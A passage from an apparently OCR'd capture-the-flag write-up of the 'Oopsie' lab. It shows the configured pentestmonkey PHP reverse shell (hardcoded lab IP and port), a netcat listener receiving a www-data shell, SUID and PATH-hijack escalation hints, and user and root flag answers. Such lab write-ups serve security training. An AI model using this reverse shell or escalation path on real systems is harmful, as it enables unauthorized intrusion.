
- 

-



Task 5: File Upload Directory

- **Question:** Directory for uploaded files on the server?
- **Answer:** /uploads
- **Details:** Knowing the upload directory is essential for file upload vulnerability exploitation.



Task 6: Password File

- **Question:** File containing shared password with user 'robert'?
- **Answer:** db.php
- **Details:** Files like db.php can contain sensitive information like passwords, useful for further system access.

- kali@kali: ~/Downloads × | kali@kali: ~/oopsie × | kali@kali: ~ ×

GNU nano 7.2 php-reverse-shell.php

```
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// ─────────────
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normal
//
// Limitations
// ─────────────
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail a
// Some compile-time options are needed for daemonisation (like pcntl, posix).  T
//
// Usage
// ─────
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.43';  // CHANGE THIS
$port = 80;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

- kali (Snapshot 2) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

kali@kali: ~


File Actions Edit View Help


kali@kali: ~/Downloads × | kali@kali: ~ × | kali@kali: ~ ×

```
┌──(kali㉿kali)-[~/oopsie]
└─$ nano php-reverse-shell.php

┌──(kali㉿kali)-[~/oopsie]
└─$
```


```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.43] from (UNKNOWN) [10.129.95.191] 47904
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020 x86_64
x86_64 x86_64 GNU/Linux
 02:01:29 up 49 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

- 

- 

Task 7: File Ownership Identification


- **Question:** Executable for identifying file ownership by group?
- **Answer:** find
- **Details:** The 'find' command in Linux is used to search for files with specific ownership properties.



-
-

Task 8: Privilege Execution Level


- **Question:** User privileges used to run the bugtracker executable?
- **Answer:** root
- **Details:** Understanding execution privileges is critical for identifying potential privilege escalation vectors.



-
-


Task 9: SUID Meaning

- **Question:** What does SUID stand for?
- **Answer:** Set owner User ID
- **Details:** SUID is a special type of file permission on Unix-like systems, allowing users to execute a file with the permissions of the file owner.




Task 10: Insecurely Called Executable

- **Question:** Name of the insecurely called executable?
- **Answer:** cat
- **Details:** Insecure command execution like this can be exploited for gaining unauthorized access.





Submit User Flag

- **Flag:** f2c74ee8db7983851ab2a96a44eb7981
- **Details:** This flag indicates successful user-level access to the system.

- 

Submit Root Flag

- **Flag:** af13b0bee69f8a877c3faf667f7beacf
- **Details:** Retrieval of the root flag indicates complete control over the system.
- 

- 

Conclusion

The "Oopsie" lab showcases the importance of thorough enumeration, understanding of web application security mechanisms, and exploitation of common vulnerabilities for effective system penetration.


VACCINE

Introduction

